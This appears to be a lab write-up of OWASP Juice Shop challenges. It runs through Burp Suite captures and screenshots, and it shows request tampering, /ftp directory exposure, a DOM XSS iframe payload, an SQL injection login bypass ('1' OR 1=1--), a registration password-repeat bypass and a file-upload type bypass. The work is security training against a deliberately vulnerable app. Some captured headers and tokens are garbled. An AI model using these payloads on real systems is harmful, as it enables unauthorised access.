

OWASP JUICE SHOP

Zero Stars

Difficulty	Description	Category
*	Give a devastating zero-star feedback to the store.	Improper Input Validation

← → ⓘ <https://juice-shop.herokuapp.com/#/contact>

OWASP Juice Shop

Customer Feedback

Author
***in@juice-sh.op

Comment *
Excellent!!

Max. 160 characters
11/160

Rating 1*

CAPTCHA: What is 5+2-1 ?
Result *
6


► Submit

```
Request to https://juice-shop.herokuapp.com:443 [54.220.192.176]
Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

1 POST /api/Feedbacks/ HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; session_id=ss; cookiedone=true; status=1; token=...
4 Content-Type: application/json
5 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium": "v="112"
6 Accept-Language: en-US
7 Sec-Ch-Ua-Mobile: ?0
8 Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiLCJ9...
9 eyJzdJdFOdXMiOjzdwfZK9nLiw1zGF0TS1eyJpZC16MwjdXlcm5hbwUi0i1iLCJ1bWFpbC16ImFpbWuQOpIaWVnLXh0Lm6wliwicGfzc3dvc...i...
10 Sec-Ch-Ua-Platform: "Windows"
11 Origin: https://juice-shop.herokuapp.com
12 Sec-Fetch-Dest: document
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-User: null
16 Sec-Fetch-Dest: empty
17 Referer: https://juice-shop.herokuapp.com/
18 Accept-Encoding: gzip, deflate, br
19 Priority: u1, 1
20 Connection: keep-alive
21
22 {
  "UserId":1,
  "captchaId":48,
  "captcha":"",
  "comment":"Excellent!! (**in@juice-sh.op)!",
  "rating":11
}
```

```
Request to https://juice-shop.herokuapp.com:443 [54.220.192.176]
Forward Drop Intercept is on Action Open browser Add notes
Pretty Raw Hex
1 POST /api/Feedbacks/ HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomeholder_status=dimiss; cookieconsent_status=dimiss; token=ey0eXAI0JW1Q1LZJhbGmUj0IjzdwHjZKnh2l1w1zGF0TS1eeyjPzC16MSwidXNlcm5hbWU101IiLCJ1hbWpbCI6ImFkbWlQoPlaWhNlXNoLm9wiIwicGfsc3dvcmsQ1O1iwMTkyMDIsYTdiYmQ3Mz1iMDUXNwY1Wk1ZjE4YjVwMC1s1nvdvBuGi0jzbG1pb1sImB1hbHV4ZPVraVuUi0i1wibGzfdrExv2l1usXAI0j1hmB1l2m1uWQ01lCJwm9maX1SWlhZU101jhc3N1dHwvHb16jL1itWd1cy9ic0wYRzL1R2mp1bHRBZG1pb15wmc1CJUB3jWVUjVcM0j0i1lviwiaNBNTyBpdmlCnkdW05InMyW12FO1WFBdC161j1wHjQcMDktMTAgMTQdHgdrExhTkuTQycIwsMdowMC1sInw2GF02WFBDc161j1wHjQcMDktMTAgMTYEMTYENT1uHs11CswDwMC1sImR1bGV0ZWBC16b1JU7KTCkeV2zpp0Lhd; continueCode=0x0BtC1cfytfnuw0ifqFNjhqdIP2FwNt5vs3BqHsZ1qpmj31wTUv0e7c7J041
4 Content-Length: 96
5 Sec-Ch-Ua: "(Not) Brand";v="89", "Chromium";v="128"
6 Accept-Language: en-US
7 Sec-Ch-Ua-Mobile: 70
8 Authorization: Bearer Beearer
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
10 Content-Type: application/json
11 Accept: application/json, text/plain, /*
12 Sec-Ch-Ua-Platform: "Windows"
13 Origin: https://juice-shop.herokuapp.com
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dst: empty
17 Referer: https://juice-shop.herokuapp.com/
18 Accept-Encoding: gzip, deflate, br
19 Priority: u0, i
20 Connection: keep-alive
21
22 {
  "UserId":1,
  "captchaId":48,
  "captcha": "n",
  "comment": "Excellent!! (**in@juice-sh.op)",
  "rating":0
}
```



Confidential Document

Difficulty	Description	Category
*	Access a confidential document	Sensitive Data Exposure

A screenshot of a web browser showing the 'About Us' page of the OWASP Juice Shop. The page features a yellow OWASP logo at the top left. The main content area has a white background with black text. It includes sections for 'Corporate History & Policy' and 'Customer Feedback'. A large, abstract painting serves as the background for the feedback section. At the bottom right, there is a watermark for 'Activate Windows'.

```
Request
Pretty Raw Hex
1 GET /ftp HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=Y7to13jcdfftBpuotcYigmHOLugwPbDIXvFgntSMHVkCrCQesrniBNfKECRk
4 Sec-User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
5 Sec-Ch-Us-Platform: "Windows"
6 Accept-Language: en-US
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
9 Gecko) Chrome/127.0.6533.100 Safari/537.36
10 Accept:
11 Accept-Charset: application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
12 Accept-Datetime: same-as-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: https://juice-shop.herokuapp.com/
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: en-US
19 Connection: keep-alive
20
21
22
23

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Cowboy
3 Report-To:
4 <https://heroku-nel.firebaseio.com/v1/reporting?rt=nel&t=1726912292&sid=812dcc77-0bd0-43b1-a5f1-b25790382959&xs=532EM15OPDtJUFlmvwHstOk5D
5 U75A5F7cjsjyXmCAz2FPcA3D>
6 Reporting-Endpoints:
7 heroku-nel-https://heroku-nel.herokuapp.com/reports?ts=1726912292&sid=812dcc77-0bd0-43b1-a5f1-b25
8 7503B2959&xs=532EM15OPDtJUFlmvwHstOk5DUTsY5aJFzj9RoXvC9%2FpcT3D
9 Nel:
10 <report-to='heroku-nel', max_age=3600, success_fraction=0.005, failure_fraction=0.05, response_headers='Via'>
11 <meta name='viewport' content='width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no' />
12 <title> listing directory /ftp
```

The screenshot shows a browser window with the URL <https://juice-shop.herokuapp.com/ftp>. A red box highlights the file 'acquisitions.md' in the list of files. The list also includes 'quarantine', 'coupons_2013.rnd.bak', 'incident-support.kdbx', 'package.json.bak', 'eastere.gg', 'legal.md', 'suspicious_errors.yml', 'announcement_encrypted.md', 'encrypt.py', and 'order_b642-1a2d773e4f11816a.pdf'.

The screenshot shows the content of the 'acquisitions.md' file. It starts with a header '# Planned Acquisitions' and a warning '> This document is confidential! Do not distribute!' in a red box. The main text reads:

Our company plans to acquire several competitors within the next year. This will have a significant stock market impact as we will elaborate in detail in the following paragraph:


... (Redacted content)

Our shareholders will be excited. It's true. No fake news.

DOM XSS

Difficulty	Description	Category
*	Perform a DOM XSS attack with <iframe src="javascript:alert('xss')">	XSS

The screenshot shows a browser window with the URL <https://juice-shop.herokuapp.com/#/search>. A red box highlights the search bar containing the payload '<iframe src="javascript:alert('xss')">'. The page displays a grid of products: Apple Juice (1000ml) for 1.99\$, Apple Pomace for 0.89\$, Banana Juice (1000ml) for 1.99\$, Best Juice Shop Salesman (with a 'Only 1 left' badge), Carrot Juice (1000ml), and a promotional banner for 'DSOMM and JUICE SHOP USER DAY'.



Error Handling

Difficulty	Description	Category
*	Provoke an error that is neither very gracefully nor consistently handled.	Security Misconfiguration

```
Request
Pretty Raw Hex
1 GET /rest/products/search?q=juice HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=yxtgkltBcHF7fatQRULjClpLHemui4hegIWifXztOou12cNp5mEiPwUy4IrF
4 Sec-Ch-Ua "Chromium";v="117", "Not A;Brand";v="99"
5 Accept: application/json, text/plain, */*
6 Sec-Fetch-Dest: empty
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/127.0.6533.100 Safari/537.36
9 Sec-Ch-Ua-Platform: "Windows"
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://juice-shop.herokuapp.com/
14 Accept-Encoding: gzip, deflate, br
15 Priority: u+1
16 Connection: keep-alive
17
18

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Cowboy
3 Report-To:
4 ("group": "heroku-ne1", "max_age": 3600, "endpoints": [{"url": "https://ne1.herokuapp.com/reports?ts=1726913767&sid=$12dc77-0bd0-43b1-a5f1-b257503d2959&id=56VmPfbld4VANcb7QlgQmSQB9fe2ybqVBlQgWuHck1D
5 Nel:
6 ("report_to": "heroku-ne1", "max_age": 3600, "success_fraction": 0.005, "failure_fraction": 0.0
5, "response_headers": ["Via"])}
7 Connection: keep-alive
8 Access-Control-Allow-Origin: *
9 X-Content-Type-Options: nosniff
10 X-Frame-Options: SAMEORIGIN
11 Feature-Policy: payment 'self'
12 X-Rekruting: #/jobs
13 Content-Type: application/json; charset=utf-8
14 Etag: V/"38a0-yhfr4vbimktVScYhNMLLV2ak"
15 Date: Sat, 21 Sep 2024 10:09:36 GMT
16 Via: 1.1 vegur
17 Content-Length: 14496
18 {
19     "status": "success",
20     "odata": [
21         {
22             "id": 1,
23             "name": "Apple Juice (1000ml)",
24             "description": "The all-time classic.",
25             "price": 11.99,
```

Pretty-print □

```
{
  "error": {
    "message": "Unexpected path: /rest/kausik",
    "stack": "Error: Unexpected path: /rest/kausik\n    at /app/build/routes/angular.js:38:18\n    at Layer.handle [as handle_request]\n    (/app/node_modules/express/lib/router/layer.js:95:5)\n    at trim_prefix (/app/node_modules/express/lib/router/index.js:328:13)\n    at /app/node_modules/express/lib/router/index.js:286:9\n    at Function.process_params (/app/node_modules/express/lib/router/index.js:346:12)\n    at next (/app/node_modules/express/lib/router/index.js:280:10)\n    at /app/build/routes/verify.js:171:5\n    at Layer.handle [as handle_request]\n    (/app/node_modules/express/lib/router/layer.js:95:5)\n    at trim_prefix (/app/node_modules/express/lib/router/index.js:328:13)\n    at /app/node_modules/express/lib/router/index.js:286:9\n    at Function.process_params (/app/node_modules/express/lib/router/index.js:346:12)\n    at next (/app/node_modules/express/lib/router/index.js:280:10)\n    at /app/node_modules/express/lib/router/index.js:105:5\n    at Layer.handle [as handle_request]\n    (/app/node_modules/express/lib/router/layer.js:95:5)\n    at trim_prefix (/app/node_modules/express/lib/router/index.js:328:13)\n    at /app/node_modules/express/lib/router/index.js:286:9\n    at Function.process_params (/app/node_modules/express/lib/router/index.js:346:12)\n    at next (/app/node_modules/express/lib/router/index.js:280:10)\n    at logger (/app/node_modules/morgan/index.js:144:5)\n    at Layer.handle [as handle_request]\n    (/app/node_modules/express/lib/router/layer.js:95:5)\n    at trim_prefix (/app/node_modules/express/lib/router/index.js:328:13)\n    at /app/node_modules/express/lib/router/index.js:286:9"
  }
}
```

Missing Encoding

Difficulty	Description	Category
*	Retrieve the photo of Bjoern's cat in "melee combat-mode".	Improper Input Validation

Photo Wall

The screenshot shows a 'Photo Wall' interface. A specific image is highlighted with a red box. The developer tools (Elements tab) are open, showing the HTML structure and the image source code. The image URL contains a parameter '#zatschi #whoneedsfourlegs'. The developer tools also show CSS styles for the grid item.

https://gchq.github.io/cyberChef/?#recipe=URL_Encode(true)&input=Iw

Operations

- Fang URL
- Parse URI
- Defang URL
- URL Decode
- URL Encode
- Extract URLs
- Untar
- To Upper case
- AES Key Unwrap
- GOST Key Unwrap
- Unescape string
- MurmurHash3
- Parse User Agent
- Unicode Text Format

Recipe

URL Encode

Encode all special chars

Input

#

Output

%23

Activate Windows
Go to Settings to activate Windows.

STEP BAKE! Auto Bake

The screenshot shows a "Photo Wall" application interface. At the top, there's a heading "Photo Wall". Below it are three images arranged horizontally. The first image is a white cat sitting on a blue surface. The second image shows a small electronic device mounted on a rock. The third image is a close-up of a glass containing a logo. The browser's developer tools are open at the bottom, specifically the Elements tab, showing the HTML structure of the page. The Styles tab on the right shows a CSS rule for a grid item with a border radius of 4px and a box shadow of 2px 2px 6px #0000004d.

Outdated Whitelist

Difficulty	Description	Category
*	Let us redirect you to one of our crypto currency addresses which are not promoted any longer.	Unvalidated Redirects

The screenshot shows the OWASP Juice Shop application. The top navigation bar includes a logo, a search bar, and account information. Below the header, there's a section titled "All Products" with several items listed, each with an image and a name: "Apple Juice (1000ml)", "Apple Pomace", and "Banana Juice (1000ml)". The browser's developer tools are open, showing the Sources tab with the file "main.js" selected. A red box highlights the "main.js" file in the file tree. In the code editor, a specific line of JavaScript is highlighted, which contains a URL redirection to a Bitcoin address: "url: '/redirect' to: 'https://blockchain.info/address/1AbKfgvwpq41HbL18kuFDQTezuG80R7e'". The right side of the developer tools shows the Call Stack and Breakpoints panels.

The screenshot shows the OWASP Juice Shop application interface. At the top, there's a navigation bar with links like 'Page', 'Workspace', 'Sources' (which is selected), 'Network', 'Performance', 'Memory', 'Application', 'Security', 'Lighthouse', 'Recorder', and 'DOM Invader'. Below the navigation is a section titled 'All Products' displaying three items:

- Apple Juice (1000ml)**: Represented by an icon of a juice cup.
- Apple Pomace**: Represented by an icon of a juicer with an apple.
- Banana Juice (1000ml)**: Represented by an icon of a juice cup with a banana.

Below the products is a code editor window showing the `main.js` file. A specific line of code is highlighted:

```

    1.2)(function*() {
      return yield e.router.navigate(["/order-summary"])
    })
  }
  noop() {}
  showBitcoinQrCode() {
    this.dialog.open(ie, {
      data: {
        data: "bitcoin:1AbKf...",
        url: ".../redirect/to:https://blockchain.info/address/1AbKf...",
        address: "1AbKf...",
        title: "TITLE_BITCOIN_ADDRESS"
      }
    })
  }
  showDashQrCode() {

```

The screenshot shows the Blockchain.com explorer interface. On the left, there's a sidebar with links: Home, Prices, Charts, NFTs, DeFi, Academy, News, Developers, Wallet, Exchange, Bitcoin, Ethereum, and Bitcoin Cash. The main content area displays the following information for the Bitcoin address **1AbKf-8DRZm**:

- Base58 (P2PKH)**
- Bitcoin Address**: `1AbKf...8DRZm`
- Bitcoin Balance**: `0.00005997 • $3.80`
- Transactions**: Shows 8 transactions.
- Summary** (Detailed Data):
 - Total Received**: `0.01314446 BTC` (`$832.26`)
 - Total Sent**: `0.01308449 BTC` (`$820.46`)
 - Total Volume**: `0.02622895 BTC` (`$1,668.73`)

Privacy Policy

Difficulty	Description	Category
*	Read our privacy policy.	Miscellaneous

All Products

Apple Juice (1000ml) 1.99¤	Apple Pomace 0.89¤	Banana Juice (1000ml) 1.99¤
Best Juice Shop Salesman Only 1 left!	Carrot Juice (1000ml)	DSOMM & JUICE SHOP USER DAY Activate Windows

Privacy Policy

Effective date: March 15, 2019

OWASP Juice Shop ("us", "we", or "our") operates the <https://juice-shop.herokuapp.com> website (the "Service").

This page informs you of our policies regarding the collection, use, and disclosure of personal data when you use our Service and the choices you have associated with that data. Our Privacy Policy for OWASP Juice Shop is created with the help of the Free Privacy Policy website.

We use your data to provide and improve the Service. By using the Service, you agree to the collection and use of information in accordance with this policy. Unless otherwise defined in this Privacy Policy, terms used in this Privacy Policy have the same meanings as in our Terms and Conditions, accessible from <https://juice-shop.herokuapp.com>.

A. Information Collection And Use

We collect several different types of information for various purposes to provide and improve our Service to you.

A1. Types of Data Collected

A1.1 Personal Data

While using our Service, we may ask you to provide us with certain personally identifiable information that can be used to contact or identify you ("Personal Data"). Personally identifiable information may include, but is not limited to:

- Email address
- Address, State, Province, ZIP/Postal code, City
- Cookies and Usage Data

A1.2 Usage Data

We may also collect information how the Service is accessed and used ("Usage Data"). This Usage Data may include information such as your computer's Internet Protocol address (e.g. IP address), browser type, browser version, the pages of our Service that you visit, the time and date of your visit, the time spent on those pages, unique device identifiers and

Repetitive Registration

Difficulty	Description	Category
*	Follow the DRY principle while registering a user.	Improper Input Validation

User Registration

Email: dry@gmail.com

Password: *****

Repeat Password: *****

Security Question: Your eldest sibling's middle name?

Answer: DRY

Activate Windows
Go to Settings to activate Windows.

Time	Type	Direction	Host	Method	URL
23:49:49 21 Sep 2024	HTTP	→ Request	juice-shop.herokuapp.com	POST	https://juice-shop.herokuapp.com/api/Users/

Request

```
Pretty Raw Hex
VVuetwIBCnU4HptocVIVCms51vfOSYIITrsvF1SqUm8uKKhbNtEc2jIVET3JFjvSr7UBaHomuERholIRxFyLivxfxOSXwHM2hybtkncqMFlyUXBu1ZcZnCx1iYaUKXHL8ui5upacv
1 Content-Type: application/json
2 Host: juice-shop.herokuapp.com
3 Method: POST
4 Path: /api/Users/
5 Query String: email=dry@gmail.com&password=HDfc1HDfc1&passwordRepeat=HDfc1&securityQuestion=%7B%22id%22%3A1%2C%22question%22%3A%22Your+eldest+sibling%27s+middle+name%3F%22%2C%22createdAt%22%3A%222024-09-21T14:00:45.355Z%22%2C%22updatedAt%22%3A%222024-09-21T14:00:45.355Z%22%7D&securityAnswer=DRY
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
7 Accept: */*
8 Accept-Language: en-US,en;q=0.9
9 Accept-Encoding: gzip, deflate, br
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-origin
13 Origin: https://juice-shop.herokuapp.com
14 Sec-Gzip: yes
15 Referer: https://juice-shop.herokuapp.com/
16 Content-Type: application/json
17 Content-Length: 250
18 Priority: u1, i
19 Connection: keep-alive
20
21 {
  "email": "dry@gmail.com",
  "password": "HDfc1HDfc1",
  "passwordRepeat": "HDfc1",
  "securityQuestion": {
    "id": 1,
    "question": "Your eldest sibling's middle name?",
    "createdAt": "2024-09-21T14:00:45.355Z",
    "updatedAt": "2024-09-21T14:00:45.355Z"
  },
  "securityAnswer": "DRY"
}
```

OWASP Juice Shop

Login

Email *

Password *

Forgot your password?

Log in

Remember me

or

 Log in with Google

Not yet a customer?

Registration completed successfully. You can now log in. X

Activate Windows
Go to Settings to activate Windows.

OWASP Juice Shop

Login

Email * dry@gmail.com

Password * HDFC1HDFC1

Forgot your password?

Log in

Remember me

or

 Log in with Google

Not yet a customer?

Activate Windows
Go to Settings to activate Windows.

OWASP Juice Shop

All Products

Apple Juice (1000ml) 1.99¤ Add to Basket

Apple Pomace 0.89¤ Add to Basket

Banana Juice (1000ml) 1.99¤ Add to Basket

Only 1 left

Best Juice Shop Salesman

Carrot Juice (1000ml)

DSOMM & JUICE SHOP USER DAY 25th September

Activate Windows
Go to Settings to activate Windows.

dry@gmail.com


Orders & Payment

Privacy & Security

Logout

Login Admin

Difficulty	Description	Category
**	Log in with the administrator's user account.	Injection



#	Host	Method	URL	Params	Edited	Status code	Length	M	
55	https://juice-shop.herokuapp.com	POST	/rest/user/login			✓	200	1711	JS

Request

Pretty Raw Hex

```

1 POST /rest/user/login HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
dismiss; continueCode=
litNc3C4fet7juW6InvFpXh3RueKFDXtvmcoxUD2tzjCEgC6kFOeHBrtR8uor
4 Content-Length: 50
5 Sec-Ch-Ua: "Not/A Brand";v="8", "Chromium";v="126"
6 Accept: application/json, text/plain, /*
7 Content-Type: application/json
8 Accept-Language: en-US
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
11 Sec-Ch-Ua-Platform: "Windows"
12 Origin: https://juice-shop.herokuapp.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://juice-shop.herokuapp.com/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19 Connection: keep-alive
20
21 {
    "email": "1' OR 1=1-- ",
    "password": "1' OR 1=1-- "
}
```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: Cowboy
3 Report-To:
("group": "heroku-nel", "max_age": 3600, "endpoints": [{"url": "https://nel.herokuapp.com/reports?ts=1725986433&sid=B12dcc77-0b
d0-43b1-a5f1-b25750382959&s=K47jbh2XepAgZUWeE9jG4H%2B8sAB1Z
HQQB7RQeTyZZFk+3D"}])
4 Reporting-Endpoints:
heroku-nel+https://nel.herokuapp.com/reports?ts=1725986433&sid
=B12dcc77-0bd0-43b1-a5f1-b25750382959&s=K47jbh2XepAgZUWeE9j
G4H%2B8sAB1ZHQQB7RQeTyZZFk+3D
5 Nel:
("report_to": "heroku-nel", "max_age": 3600, "success_fraction": 0.05, "failure_fraction": 0.05, "response_headers": ["Via"])
6 Connection: keep-alive
7 Access-Control-Allow-Origin: *
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: SAMEORIGIN
10 Feature-Policy: payment 'self'
11 X-Recruiting: #/jobs
12 Content-Type: application/json; charset=utf-8
13 Content-Length: 811
14 Etag: W/"32b-R4fb94dtaHH+cd8e2EDGTkWrAIU"
15 Vary: Accept-Encoding
16 Date: Tue, 10 Sep 2024 16:40:33 GMT
17 Via: 1.1 vegur
18
19 {
    "authentication": {
        "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzd
WNjZXNzIiwic2lkIjoiZGFOYSI6eyJpZCI6MswidXNlcmShbWUiOiiLCJlbWFp
```

OR



OWASP Juice Shop

https://juice-shop.herokuapp.com/#/login

Account EN

Login

Email *

Password *

Forgot your password?

Log in

Remember me

or

 [Log in with Google](#)

Not yet a customer? [Create account](#)

Activate Windows
Go to Settings to activate Windows.

Admin Section

Difficulty	Description	Category
**	Access the administration section of the store.	Broken Access Control

Deprecated Interface

Difficulty	Description	Category
**	Use a deprecated B2B interface that was not properly shut down.	Security Misconfiguration

OWASP Juice Shop

Complaint

Forbidden file type. Only PDF, ZIP allowed.

Customer: admin@juice-sh.op

Message: test Case

Invoice: Choose File 7z1900x64.exe

Submit

Activate Windows
Go to Settings to activate Windows.

OWASP Juice Shop

Complaint

Customer: admin@juice-sh.op

Message:

Sources

```

    this.translate = r,
    this.customerControl = new s.p4({
      value: '',
      disabled: !0
    }, []),
    this.messageControl = new s.p4("", [s.kI.required, s.kI.maxLength(160)],
    this.fileUploadError = void 0,
    this.uploader = new ie.ba({
      url: O.N.hostServer + "/file-upload",
      authToken: "Bearer " + localStorage.getItem("token"),
      allowedMimeTypes: ["application/pdf", "application/xml", "text/xml", "application/zip", "application/zip-compressed", "multipart/x-gzip"],
      maxFileSize: 1e5
    }),
    this.userEmail = void 0,
    this.complaint = void 0
  }
  ngOnInit() {
    this.uploader = new ie.ba({
      url: O.N.hostServer + "/file-upload",
      authToken: "Bearer " + localStorage.getItem("token"),
      allowedMimeTypes: ["application/pdf", "application/xml", "text/xml", "application/zip", "application/zip-compressed", "multipart/x-gzip"],
      maxFileSize: 1e5
    })
  }
}

```

Breakpoints

Call Stack

XHR/fetch Breakpoints

DOM Breakpoints

Global Listeners

Event Listener Breakpoints

CSP Violation Breakpoints

Activate Windows

OWASP Juice Shop

Complaint

Customer: admin@juice-sh.op

Message: test Case

Invoice: Choose File Sample.xml

Submit

Five-Star Feedback

